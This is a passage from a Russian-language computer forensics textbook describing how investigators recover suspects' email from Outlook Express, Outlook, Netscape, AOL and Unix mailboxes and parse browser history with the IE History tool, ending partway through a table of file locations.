
Outlook Express

Приложение Microsoft Outlook Express – обычный клиент электронной почты и новостей интернета. Оно устанавливается по умолчанию в операционных системах Windows вместе с приложением Internet Explorer. Поскольку оно легко доступно, многие пользователи выбирают его для использования в качестве заданного по умолчанию почтового клиента. Поэтому, судебный эксперт должен быть готов к восстановлению электронной почты, сгенерированной из этой программы. В этом разделе описано, как судебный аналитик может использовать Outlook Express несколько отличным от обычного пользователя способом, чтобы помочь установить направление дальнейшего расследования.


Реализация

Чтобы установить Outlook Express, вы должны сначала установить Internet Explorer. После того как он установлен на судебном компьютере, его больше не нужно конфигурировать. Аналитик просто импортирует интересующую его электронную почту в свою копию Outlook Express на судебном компьютере. Это можно выполнить с помощью следующих действий.

1. Откройте Outlook Express и выберите File/Import/Messages (Файл/Импорт/Сообщения).
2. В диалоговом окне Import (Импорт) программы Outlook Express выберите версию Outlook Express, которую вы хотите импортировать. Затем щелкните на Next (Далее).
3. Выберите Import Mail From an OE6 Store Directory (Импортировать почту из каталога OE6). Щелкните на OK.



4. Выберите местоположение каталога, который будет импортирован. Это может быть каталог, полученный при судебном дублировании или логическом копировании интересующей машины. Обычные места расположения этого каталога представлены в таблице 23-1. Щелкните на Next.



5. После того как Outlook Express обнаружил, что содержание каталога действительно является истинным хранилищем почты, он предлагает вам опцию выбора любой или всех доступных папок. Выберите соответствующую опцию (опции) и щелкните на Next (Далее).
6. После того как вы закончите импорт, новые сообщения должны расположиться в дереве папки.

Необходимо знать места хранения почтовых файлов для различных версий Windows. В таблице 23-1 показаны типичные места расположения этих файлов.

Табл. 23-1. Каталоги, предназначенные для хранения почты

Операционная система	Типичные места хранения почты Outlook Express
Windows 2000	C:\Documents and Settings\ <i><имя пользователя></i> \Local Settings\Application Data\Identities\ <i><уникальная длинная строка></i> \Microsoft\Outlook Express\
Windows NT	C:\winnt\profiles\ <i><имя пользователя></i> \Local Settings\Application Data\Identities\ <i><уникальная длинная строка></i> \Microsoft\Outlook Express\
Windows 95/98/Me	C:\Windows\Application Data\Identities\ <i><уникальная длинная строка></i> \Microsoft\Outlook Express\

Информация должна быть скопирована из файла улик в новый каталог прежде, чем вы импортируете ее в Outlook Express, потому что для работы Outlook Express требуется такой доступ к данным, который позволяет чтение и запись, а файлы улик, обычно, запрещают запись.


Outlook

Приложение Outlook, устанавливаемое с комплектом Microsoft Office, часто встречается в корпоративных расследованиях. Электронную почту, созданную в Outlook, восстановить даже проще, чем электронную почту приложения Outlook Express. Файлы с расширением .pst называются «Папками личных файлов» и используются в Outlook для хранения электронной почты.

Реализация

После того как папки личных файлов подозреваемого найдены, вы можете открыть их, выбирая File/Open/Outlook Data File (Файл/Открыть/Файл данных Outlook).

После того как вы выбрали файл, он монтируется в дереве папок. Затем вы можете просмотреть электронную почту, календарь, задачи и контакты, содержащиеся в этих файлах, без вмешательства другой существующей в Outlook электронной почты. В следующем экранном снимке папка с названием «1 февраля 2002» является папкой личных файлов, открытой из файла, обнаруженного в нашем примере улик.



Примечание. Хотя почтовые папки и возможно импортировать, делать этого не рекомендуется, потому что очень легко перепутать сообщения электронной почты, неправильно выбирая целевые папки в процессе импорта. Кроме того, процесс импорта гораздо более сложен, чем простой выбор File/Open.

Netscape Navigator/Communicator

Netscape Navigator и Communicator (<http://www.netscape.com>) имеют собственную версию почтовой программы, которая встречается так же часто, как Outlook Express. Подобно Outlook Express, файлы приложения Netscape, которые входят в почтовые папки, сохраняются в каталоге. Вместо простого импортирования, как мы делали в Outlook Express, или открытия файла, как это делается в Outlook, мы должны использовать более хитрое решение, чтобы получить доступ к электронной почте Netscape.

Реализация

Первый шаг к использованию Netscape Messenger для импорта электронной почты заключается в нахождении каталогов, в которых он хранит электронную почту. В следующей таблице показаны пути к каталогам, в которых обычно сохраняются почтовые сообщения в Netscape.


Операционная система Типичное место хранения почты Netscape

Windows 2000	C:\Documents и Settings\Application Data\Mozilla\profiles\ <i><имя пользователя></i> \ <i><уникальное имя файла></i> .slt\Mail\
Windows NT	C:\winnt\profiles\Application Data\Mozilla\profiles\ <i><имя пользователя></i> \ <i><уникальное имя файла></i> .slt\Mail\
Windows 95/98/Me	C:\Windows\Application Data\Mozilla\profiles\ <i><имя пользователя></i> \ <i><уникальное имя файла></i> .slt\Mail\


Следующий шаг в восстановлении почты Netscape состоит в создании правильной почтовой учетной записи в пределах любого профиля на судебном компьютере. Здесь мы будем использовать заданный по умолчанию профиль, который автоматически установлен приложением Netscape (если потребуется, вы можете взять на себя хлопоты по созданию «реального» профиля вместо использования профиля, заданного по умолчанию в Netscape). Гораздо проще, однако, выбрать File/Import (Файл/Импорт), чтобы импортировать любую электронную почту приложения Outlook Express, которая уже существует на судебном компьютере. Мы выбираем для импортирования приложение Outlook Express, потому что оно установлено почти в каждой системе Windows. Мы делаем это не для того, чтобы действительно отыскать локальную электронную почту Outlook Express, а для создания необходимой структуры каталогов и изменения конфигурационных файлов в пределах Netscape, чтобы поставить себя в положение, пригодное для импорта электронной почты, обнаруженной в файле улики. Как только вы завершите этот процесс, не забудьте удалить любую электронную почту, которая была импортирована из Outlook Express, потому что она была импортирована локально, а не из файлов улики. Если вы не удалите эти локально импортированные данные, вы создадите риск смешивания интересующей вас электронной почты с электронной почтой судебного компьютера.

Чтобы проиллюстрировать только что описанное, создадим структуру каталогов и сделаем необходимые изменения в конфигурационных файлах Netscape так, чтобы мы могли импортировать почту Netscape.


1. Щелкните на File/Import; появится экран:



2. Следующий экран спрашивает вас о типе электронной почты, которую вы будете импортировать. Выберите Outlook Express из этого меню:



После импорта локальной электронной почты Outlook Express вам надо удалить содержимое почты. К этому моменту вы будете иметь необходимую структуру каталогов и конфигурационные файлы, установленные так, чтобы импортировать электронную почту Netscape из данных улик. Поскольку для импорта электронной почты мы используем профиль, то импортированные данные будут отделены от другого содержимого (в данном случае мы используем профиль по умолчанию, но мы можем выбрать создание нового, используя уникальный номер дела того инцидента, который мы расследуем).




Заданный по умолчанию профиль в пределах Netscape теперь готов импортировать почту с компьютера подозреваемого. Каталог с именем imported mail (импортированная почта) – то место, куда мы копируем интересующую нас электронную почту Netscape.

Важно, чтобы вы понимали структуру каталога дерева почтового хранилища Netscape. Каталог Mail и его подкаталоги содержат файлы почтового хранилища. Каждая из дополнительных папок в каталоге Mail представляет различные почтовые учетные записи. Например, пользователь может иметь более одной почтовой учетной записи, управляемой различными провайдерами услуг, и каждая имеет свой собственный каталог в каталоге Mail.

В пределах каталога учетной записи имеется несколько обычных файлов, каждый из которых представляет почтовые ящики в пределах почтовой учетной записи. Мы скопируем эти файлы почтовых ящиков из каталога интересующей нас учетной записи и разместим их в почтовом каталоге правильной пользовательской учетной записи на нашем судебном компьютере для анализа. Это позволит нам просматривать интересующую нас электронную почту.

На следующем экране показана структура каталога на судебном компьютере. Каталог default автоматически создан приложением Netscape,

и мы устанавливаем учетную запись, импортируя локальное хранилище электронной почты Outlook Express с судебного компьютера, как описано выше. Каталог default.new является каталогом хранения почты, который мы скопировали с машины подозреваемого. Просто скопируйте почтовые файлы в пределах каталогов учетной записи в каталог imported email на судебном компьютере.



Далее, откройте программу Netscape Messenger и просмотрите импортированную почтовую папку, которая появляется на левой панели окна. Обратите внимание, что в профиле default.new, который мы получили с машины подозреваемого, появляется несколько каталогов account. Процесс импортирования электронной почты, представленный ранее, нужно повторить для каждой учетной записи (или каталога-хранилища электронной почты Netscape), обнаруженной на машине подозреваемого.

Клиент службы America Online

Служба America Online (AOL) широко используется, особенно для доступа в интернет из дома. Поэтому использование клиента службы America Online для восстановления электронной почты заслуживает отдельного раздела в этой главе.

Служба AOL, как правило, является наиболее трудной для восстановления из всех почтовых программ. Отчасти так происходит потому, что восстановление зависит от версии данных AOL, найденных на машине подозреваемого, та же самая версия должна быть установлена на судебном компьютере. Поскольку все расследования прошлого года, с которыми мы столкнулись, содержали улики в 5-й версии клиента службы AOL или выше, то мы сконцентрируемся на более новых методах восстановления электронной почты.


Служба AOL использует термин *profile* (профиль) для предоставления различных входов в систему и адресов электронной почты, которые используются с клиентом AOL. Каждый, кто совместно пользуется домашним компьютером в семье, имеет собственный профиль; таким способом электронная почта каждого пользователя сохраняется отдельно и конфиденциально. Служба AOL сохраняет всю информацию для каждого профиля в одном большом файле. Поскольку отдельным компьютером могут использоваться несколько профилей, вы должны восстановить каждый файл, чтобы получить полную картину деятельности, проделанной в интернете с определенного компьютера.

Клиенты службы America Online могут быть расположены на сайте <http://www.aol.com>, который содержит почти все когда-либо распространяемые версии. Клиенты свободно доступны для загрузки.


Реализация

Файлы данных службы AOL расположены в подкаталоге *organize*, который находится в инсталляционном каталоге (в данном случае, это каталог *C:\Program Files\America Online 7.0a\organize*) клиента AOL. После того как этот каталог был скопирован с компьютера подозреваемого и сохранен на судебном компьютере, вы открываете электронную почту с помощью клиента AOL.

Очевидно, клиент службы AOL должен быть установлен на судебном компьютере прежде, чем электронная почта подозреваемого может быть восстановлена. Вам не нужно получать правильную учетную запись службы AOL для восстановления электронной почты подозреваемого. Поэтому, при запуске клиента AOL, отменяйте любые навязчивые экраны с предложением подписаться, до тех пор, пока экран будет иметь следующий вид.




1. Далее, скопируйте каталог organize на судебный компьютер.
2. Найдите файлы, которые не имеют расширений. На следующей иллюстрации – это файлы fsorensics. Это имена account/screen, которые используются с клиентом AOL. Этот файл будет содержать данные, которые мы будем восстанавливать.




3. Переименуйте обнаруженный файл с расширением .pfc (в этом примере fsorensics.pfc). Это расширение делает файл личным файл-кабинетом (personal file cabinet), то есть типом файла, который могут открывать клиенты AOL.
4. Выберите File/Open в клиенте AOL. Найдите файл, который был переименован в шаге 3, и откройте его.
5. Повторите шаги 2–4 для каждого экранного имени, обнаруженного в каталоге organize.


После того как вы выполнили эти шаги, прокрутите экран вниз, чтобы найти почтовые папки. Следующий экран отображает почтовые папки для учетной записи fsorensics@aol.com.




Содержимое почтовой папки можно внимательно просмотреть, дважды щелкнув на отдельных почтовых заголовках.



Вы можете просматривать заголовки SMTP для полученной электронной почты, щелкая на кнопке Details (Подробно) сверху индивидуального почтового сообщения, как показано на следующем экране.



Интересное различие между AOL и другими доминирующими почтовыми программами заключается в том, что AOL может также сохранять избранные посещенные Web-сайты в том же самом наборе данных, который мы только что открыли. Поэтому надо не забывать просмотреть все Web-сайты, сохраненные в списке Favorites (Избранное).



Вы должны также обратить внимание на дополнительный каталог, расположенный под каталогом ниже organize, с именем CACHE, который может содержать более старые версии почтовых ящиков подозре-

ваемого. Во многих расследованиях может оказаться ценной возможность анализа этих файлов, потому что, по мере добавления или удаления электронной почты на компьютере подозреваемого, изменения показываются, как снимки в каталоге SACHE. Используя описанные выше шаги, вы можете восстановить эти файлы.

Почтовые ящики систем Unix

Хотя в большинстве систем Unix захваченная почта располагается в единственном текстовом файле, следователь может манипулировать данными для облегчения просмотра и анализа. В этом разделе для восстановления почтовых файлов подозреваемого и анализа их содержания будут использоваться инструментальные средства, имеющиеся в большинстве инсталляций систем Linux и FreeBSD.

Реализация

Файл электронной почты Unix обычно располагается в каталоге `/var/spool/mail/username` в Linux, и в каталоге `/var/mail/username` в системе FreeBSD. Другие разновидности Unix имеют подобный каталог и структуру именования файлов. Этот файл содержит всю электронную почту для определенного пользователя с именем `username`, и каждое сообщение подписывается в этот файл. Файл можно рассматривать с помощью стандартных средств просмотра текстов, потому что формат файла не запатентован.

Если почтовый файл содержит много вложений или если подозреваемый сохранил тысячи сообщений, пролистывание текстового файла в редакторе общего назначения (см. гл. 24) может быть неэффективным и даже непрактичным. Кроме того, без использования специализированных декодеров файловых вложений, аналитик, читающий полный текстовый файл в редакторе общего назначения первоначально, скорее всего, не сможет рассмотреть какие-либо вложенные файлы. Поэтому у аналитика должна быть возможность управлять электронной почтой в почтовой программе, чтобы полностью проанализировать содержание и увеличить эффективность.

Электронная почта может быть восстановлена с помощью следующих действий.

1. Скопируйте файл почтового ящика в каталог почты и смените имя файла на имя пользователя, который будет к нему обращаться. Это показывает следующий вывод.

```
forensic# ls -al Mailbox
-rw-r--r-- 1 kjones 1000 15745 Mar 5 15:16 Mailbox
forensic# cp Mailbox /var/mail/kjones
```

2. Переключите пользователя, используя команду `su` системы, на пользователя, почтовый ящик которого был скопирован. В данном случае, пользователь — `kjones`.

3. Используйте любую программу общего назначения, предназначенную для отправки почты, чтобы читать содержание электронной почты.


Примечание. Хотя программа «mail» установлена почти на каждой системе Unix, авторы любят использовать также программы mutt и pine, потому что они позволяют легко сохранять или просматривать вложенные файлы. Кроме того, они обеспечивают лучшие возможности для поиска.

IE History

IE History – это инструмент, который вы можете использовать для обработки файлов данных, связанных с Web-браузерами. Инструмент IE History можно получить, отправив запрос по электронной почте ее автору, Скотту Пондеру (Scott Ponder) по адресу support@phillipsponder.com. Цель инструмента IE History сделать разбор двоичных файлов истории так, чтобы можно было проанализировать каждое посещение Web-сайта. Без инструментов такого типа отслеживание использования Web-браузера было бы затруднено, потому что содержимое этого файла нельзя прочесть полностью, используя средства общего назначения, предназначенные для просмотра файлов.


Реализация

После запуска IE History вы должны увидеть экран, подобный показанному ниже.



Щелкните на кнопке Open History File (Открыть файл истории), чтобы открыть окно просмотра, подобное показанному на следующей иллюстрации. Заметьте, что это окно просмотра отличается от типичных окон просмотра файлов в системе Windows, в которых файлы не переводятся в соответствии со спецификациями, заданными в файле desktop.ini.

Это позволяет пользователю просматривать файлы истории локального диска, которые обычно переводятся в файловые страницы истории приложением Windows Explorer.



Инструмент IE History может обрабатывать много различных типов файлов, включая файлы истории деятельности в Internet Explorer и в Netscape Web. В таблице 23-2 суммированы места обычного расположения этих файлов.

Табл. 23-2. Места расположения файлов регистрации обращений к интернету

Операционная система	Web-браузер	Пути к файлам
Windows 95/98/Me	Internet Explorer	■ \Windows\Temporary Internet Files\Content.IE5\ ■ \Windows\Cookies\ ■ \Windows\History\History.IE5\ Любой файл index.dat является файлом истории.
Windows NT	Internet Explorer	■ \Winnt\Profiles\<i><имя пользователя></i>\Local Settings\Temporary Internet Files\Content.IE5\ ■ \Winnt\Profiles\<i><имя пользователя></i>\Cookies\ ■ \Winnt\Profiles\<i><имя пользователя></i>\Local Settings\History\History.IE5\ Любой файл index.dat является файлом истории.

Операционная система	Web-браузер	Пути к файлам
